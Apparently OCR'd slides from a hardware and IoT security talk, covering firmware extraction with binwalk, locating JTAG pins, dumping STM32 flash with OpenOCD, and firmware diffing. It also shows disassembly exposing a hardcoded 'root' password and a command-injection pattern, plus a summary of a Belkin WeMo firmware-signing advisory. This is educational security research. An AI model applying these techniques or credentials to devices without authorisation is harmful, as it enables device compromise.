
```
/home/oit/tools/libmpsse/src/examples [git::master *] [oit@ubuntu] [10:04]
> binwalk -e firmware.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
138528        0x21D20         U-Boot version string, "U-Boot 1.1.3 - Modified by Manfeel (Jul  8 2014 - 18:53:13)"
138845        0x21E5D         PNG image, 70 x 40, 8-bit colormap, non-interlaced
139011        0x21F03         Zlib compressed data, best compression
139980        0x222CC         HTML document header
140903        0x22667         HTML document footer
142320        0x22BF0         HTML document header
143739        0x2317B         HTML document footer
143824        0x231D0         HTML document header
145170        0x23712         HTML document footer
146568        0x23C88         HTML document header
147839        0x2417F         HTML document footer
147924        0x241D4         HTML document header
149010        0x24612         HTML document footer
149108        0x24674         HTML document header
149616        0x24870         HTML document footer
149704        0x248C8         HTML document header
150324        0x24B34         HTML document footer
327680        0x50000         uImage header, header size: 64 bytes, header CRC: 0xCA97F83F, created: 2014-08-13 21:00:4
9, image size: 1029095 bytes, Data Address: 0x80000000, Entry Point: 0x80000000, data CRC: 0x9A4CEAF, OS: Linux, CPU: M
IPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS OpenWrt Linux-3.10.44"
327744        0x50040         LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size
: 3104924 bytes
1356839       0x14B427        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 7689776 bytes, 198
0 inodes, blocksize: 262144 bytes, created: 2014-08-13 21:00:38
```

```
/home/oit/tools/libmpsse/src/examples/_firmware.bin.extracted/squashfs-root [git::master *] [oit@ubuntu] [10:07]
> ls -la
total 68
drwxr-xr-x 17 oit oit 4096 Aug 13  2014 .
drwxrwxr-x  4 oit oit 4096 Nov 14 10:05 ..
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 bin
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 dev
drwxr-xr-x 14 oit oit 4096 Aug 13  2014 etc
drwxr-xr-x  3 oit oit 4096 Aug 13  2014 etc_ro
drwxr-xr-x 11 oit oit 4096 Aug 13  2014 lib
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 mnt
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 overlay
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 proc
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 rom
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 root
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 sbin
drwxr-xr-x  2 oit oit 4096 Aug 13  2014 sys
drwxrwxrwx  2 oit oit 4096 Aug 13  2014 tmp
drwxr-xr-x  7 oit oit 4096 Jul  9  2014 usr
lrwxrwxrwx  1 oit oit    4 Nov 14 10:05 var -> /tmp
drwxr-xr-x  5 oit oit 4096 Aug 13  2014 www

/home/oit/tools/libmpsse/src/examples/_firmware.bin.extracted/squashfs-root [git::master *] [oit@ubuntu] [10:07]
> ls www
cgi-bin  index.html  luci-static  webcam
```

JTAG


A15 is TDI
B3 is TDO
CLK is TCK
DIO is TMS
STM32 F103 C8 CB
(48p)
Flash 64k/128k
SRAM 20k
© www.olliw.eu
LQFP48
VBAT
Tamper-RTC / PC13
Osc32_IN / PC14
Osc32_OUT / PC15
PD0 | Osc_IN
PD1 | Osc_OUT
NRST
VSSA
VDDA
WKUP / ADC12_IN0 / USART2_CTS / TIM2_CH1_ETR / PA0
ADC12_IN1 / USART2_RTS / TIM2_CH2 / PA1
ADC12_IN2 / USART2_TX / TIM2_CH3 / PA2
VDD2
VSS2
JTMS / SWDIO | PA13
PA12 / TIM1_ETR / USART1_RTS / CAN_TX / USBDP
PA11 / TIM1_CH4 / USART1_CTS / CAN_RX / USBDM
PA10 / TIM1_CH3 / USART1_RX
PA9 / TIM1_CH2 / USART1_TX
PA8 / TIM1_CH1 / USART1_CK / MCO
PB15 / TIM1_CH3N / SPI2_MOSI
PB14 / TIM1_CH2N / USART3_RTS / SPI2_MISO
PB13 / TIM1_CH1N / USART3_CTS / SPI2_SCK
PB12 / TIM1_BKIN / USART3_CK / I2C2_SMBA / SPI2_NSS
VDD3
VSS3
PB9 / TIM4_CH4
PB8 / TIM4_CH
BOOT0
PB7 / TIM4
PB6 / TIM
PB5 / I2C
JNRST
JTDO / PB3
JTDI / PA15 / TIM2_CH1_ETR / SPI1_NSS
JTCK / SWCLK | PA14
I2C1_SDA | CAN_TX
I2C1_SCL | CAN_RX
C1_SDA | USART1_RX
2C1_SCL | USART1_TX
TIM3_CH2 / SPI1_MOSI
M3_CH1 / SPI1_MISO
M2_CH2 / SPI1_SCK
ADC12_IN3 / USART2_RX / TIM2_CH4 / PA3
ADC12_IN4 / SPI1_NSS / USART2_CK / PA4
ADC12_IN5 / SPI1_SCK / PA5
TIM1_BKIN | ADC12_IN6 / SPI1_MISO / TIM3_CH1 / PA6
TIM1_CH1N | ADC12_IN7 / SPI1_MOSI / TIM3_CH2 / PA7
TIM1_CH2N | ADC12_IN8 / TIM3_CH3 / PB0
TIM1_CH3N | ADC12_IN9 / TIM3_CH4 / PB1
BOOT1,PB2
TIM2_CH3 | I2C2_SCL / USART3_TX / PB10
TIM2_CH4 | I2C2_SDA / USART3_RX / PB11
VSS1
VDD1


2.4GHZ
WiFi/BT
MAC label
MAC: 0021CC0993FE
15MHZ WAVE
NAND Flash
JP7
LUT JTAG
ZW SPI
JP6
J8
iMX JTAG
P2
DUART
3V3
TX
RX
GND
JP5
P3
JTAG/SWD
J4
IDC debug
ASSY 40-00007-01
Rev.
433MHZ KIDDE
ANT2
ANT3
TP2
TP4

```
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
:B
Enter number of channels to use (4 - 24): 4
Ensure connections are on CH3..CH0.
Possible permutations: 24
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....
TDI: 2
TDO: 3
TCK: 0
TMS: 1
Number of devices detected: 2
```

```
oit@oit:~/jtag$ sudo openocd -c "telnet_port 4444" -f badge.cfg -f stm32.cfg
Open On-Chip Debugger 0.7.0 (2013-10-22-08:31)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.sourceforge.net/doc/doxygen/bugs.html
Info : only one transport option; autoselect 'jtag'
adapter speed: 2000 kHz
adapter speed: 1000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
Warn : target name is deprecated use: 'cortex_m'
DEPRECATED! use 'cortex_m' not 'cortex_m3'
cortex_m3 reset_config sysresetreq
Info : clock speed 1000 kHz
Info : JTAG tap: stm32f1x.cpu tap/device found: 0x3ba00477 (mfg: 0x23b, part: 0xba00, ver: 0x3)
Info : JTAG tap: stm32f1x.bs tap/device found: 0x16410041 (mfg: 0x020, part: 0x6410, ver: 0x1)
Info : stm32f1x.cpu: hardware has 6 breakpoints, 4 watchpoints
```

```
> flash banks
#0 : stm32f1x.flash (stm32f1x) at 0x08000000, size 0x00010000, buswidth 0, chipwidth 0
> dump_image dump.bin 0x08000000 0x00010000
dumped 65536 bytes in 0.908951s (70.411 KiB/s)
>
```


```
Non-debugging symbols:
0x08000000  g_pfnVectors
0x0800010c  deregister_tm_clones
0x0800012c  register_tm_clones
0x08000150  __do_global_dtors_aux
0x08000178  frame_dummy
0x08000218  mbed::Serial::~Serial()
0x08000218  mbed::Serial::~Serial()
0x0800023c  non-virtual thunk to mbed::Serial::~Serial()
0x08000244  non-virtual thunk to mbed::Serial::~Serial()
0x0800024c  doorclose()
0x08000290  dooropen()
0x080002e0  verifypass(char*)
0x08000300  main
```

FIRMWARE


FIRMWARE SECURITY ANALYSIS

- Once we have the firmware, we can look at the individual binaries
- Hardcoded credentials, API keys, passwords, staging URLs, etc.
- Modify, repackage and flash the firmware to a device
- Have seen people doing (personally) : Returning a device after modifying the firmware

DIFFING FIRMWARE



DIFFING FIRMWARE



LanDhcpServerRpm.htm - KDiff3

Name	A	B	Operation	Status
FixMapCfgAdvRpm.htm	🟥	🟩	Merge (manual)	
FixMapCfgRpm.htm	🟥	🟩	Merge (manual)	
GetGMTRpm.htm	🟥	🟩	Merge (manual)	
Index.htm	🟥	🟩	Merge (manual)	
L2TPCfgRpm.htm	🟥	🟩	Merge (manual)	
LanArpBindingAdvRpm.htm	🟥	🟩	Merge (manual)	
LanArpBindingFindRpm.htm	🟥	🟩	Merge (manual)	
LanArpBindingListRpm.htm	🟥	🟩	Merge (manual)	
LanArpBindingRpm.htm	🟥	🟩	Merge (manual)	
LanDhcpServerRpm.htm	🟥	🟩	Merge (manual)	
LocalManageControlRpm.htm	🟥	🟩	Merge (manual)	
MacCloneCfgRpm.htm	🟥	🟩	Merge (manual)	
MailResultRpm.htm	🟥	🟩	Merge (manual)	
ManageControlRpm.htm	🟥	🟩	Merge (manual)	

A: /home/drona/Downloads/Firmwares/TL-MR3020_V1_1309

B (Dest): /home/drona/Downloads/Firmwares/TL-MR3020_V1_1404

Dir	Type	Size	Attr	Last Modification	Link-Destinat
A	File	5809	rw	2013-09-29 07:43:01	
B	File	5990	rw	2014-04-08 06:28:15	

A: oot(130929).bin.extracted/squashfs-root/web/userRpm/LanDhcpServerRpm.htm

Top line 149 Encoding: System Line end style: DOS


```
········<TR>
··········<TD·class=blue·colspan=2></TD>
········</TR>
········<TR>
··········<TD></TD>




··········<TD><INPUT·name="Save"·type="submit"·class="buttonBig"·value=
········</TR>
······</TBODY>
····</TABLE>
··</FORM>
```

B: oot(140408).bin.extracted/squashfs-root/web/userRpm/LanDhcpServerRpm.htm


Top line 149 Encoding: System Line end style: DOS

```
········<TR>
··········<TD·class=blue·colspan=2></TD>
········</TR>
········<TR>
   →       →       →    <TD>
   →       →       →       →    <SCRIPT·type="text/javascript">
   →       →       →       →       →    document.write('<input·name="se
   →       →       →       →    </SCRIPT>
   →       →    </TD>
··········<TD><INPUT·name="Save"·type="submit"·class="buttonBig"·value=
········</TR>
······</TBODY>
····</TABLE>
··</FORM>
```

HARDCODED INFO IN FIRMWARE


LDR R0, [R5]
LDR R1, =aRoot ; "root"
BL strcmp
CMP R0, #0
MOV R9, #1
BEQ loc_A044
loc_A044
LDR R0, [R5,#4]
LDR R1, =a519070 ; "519070"
BL strcmp
CMP R0, #0
MOVNE R0, R9
LDMNEFD SP!, {R4-R11,PC}
B loc_9FC4
loc_
LDRE
CMP
BEQ
ADD
LDR

COMMAND INJECTIONS



```
loc_D4714
ADD             R3, R2, #0x22C0
ADD             R2, R2, #0x2280
ADD             R2, R2, #0x28
ADD             R3, R3, #0xC
LDR             R1, =aUsrSbinAdslCon ; "/usr/sbin/adsl-config eth0 %s %s"
MOV             R0, R8
BL              sprintf
MOV             R0, R8
BL              printf
MOV             R0, R8
BL              system
MOV             R0, #0x3E8
BL              usleep
LDR             R0, =aSbinIfconfig_2 ; "/sbin/ifconfig eth0 up mtu 1500"
BL              system
LDR             R0, =aUsrSbinAdslSta ; "/usr/sbin/adsl-start&"
```

FIRMWARE SIGNING PROTECTIONS

WeMo also uses a GPG-based, encrypted firmware distribution scheme to maintain device integrity during updates. Unfortunately, attackers can easily bypass most of these features due to the way they are currently implemented in the WeMo product line. The command for performing firmware updates is initiated over the Internet from a paired device. Also, firmware update notices are delivered through an RSS-like mechanism to the paired device, rather than the WeMo device itself, which is distributed over a non-encrypted channel. As a result, attackers can easily push firmware updates to WeMo users by spoofing the RSS feed with a correctly signed firmware.

The firmware updates are encrypted using GPG, which is intended to prevent this issue. Unfortunately, Belkin misuses the GPG asymmetric encryption functionality, forcing it to distribute the firmware-signing key within the WeMo firmware image. Most likely, Belkin intended to use the symmetric encryption with a signature and a shared public key ring. Attackers could leverage the current implementation to easily sign firmware images.

Belkin uses STUN/TURN and an exposed firmware signing key. IOActive discovered an unfortunate configuration relating to this. A lack of entropy on the device results on less-than-random GUIDs. IOActive also discovered that the WeMo restful service endpoint is vulnerable to attack. We reported to Belkin an arbitrary file download flaw relating to this.

http://www.ioactive.com/pdfs/IOActive_Belkin-advisory-lite.pdf

MOBILE APP

AS SEEN IN A MEDICAL DEVICE

Aditya Gupta Retweeted

Billy Rios @XSSniper · Nov 2

As seen in a medical device update utility! #YesWeCan
cc:@bobthebuilder @scotterven @charley_koontz

```
using ...

namespace Upgrade_Utility
{
    internal class FileInterface
    {
        private const string PASSWORD = "bobthebuilder";

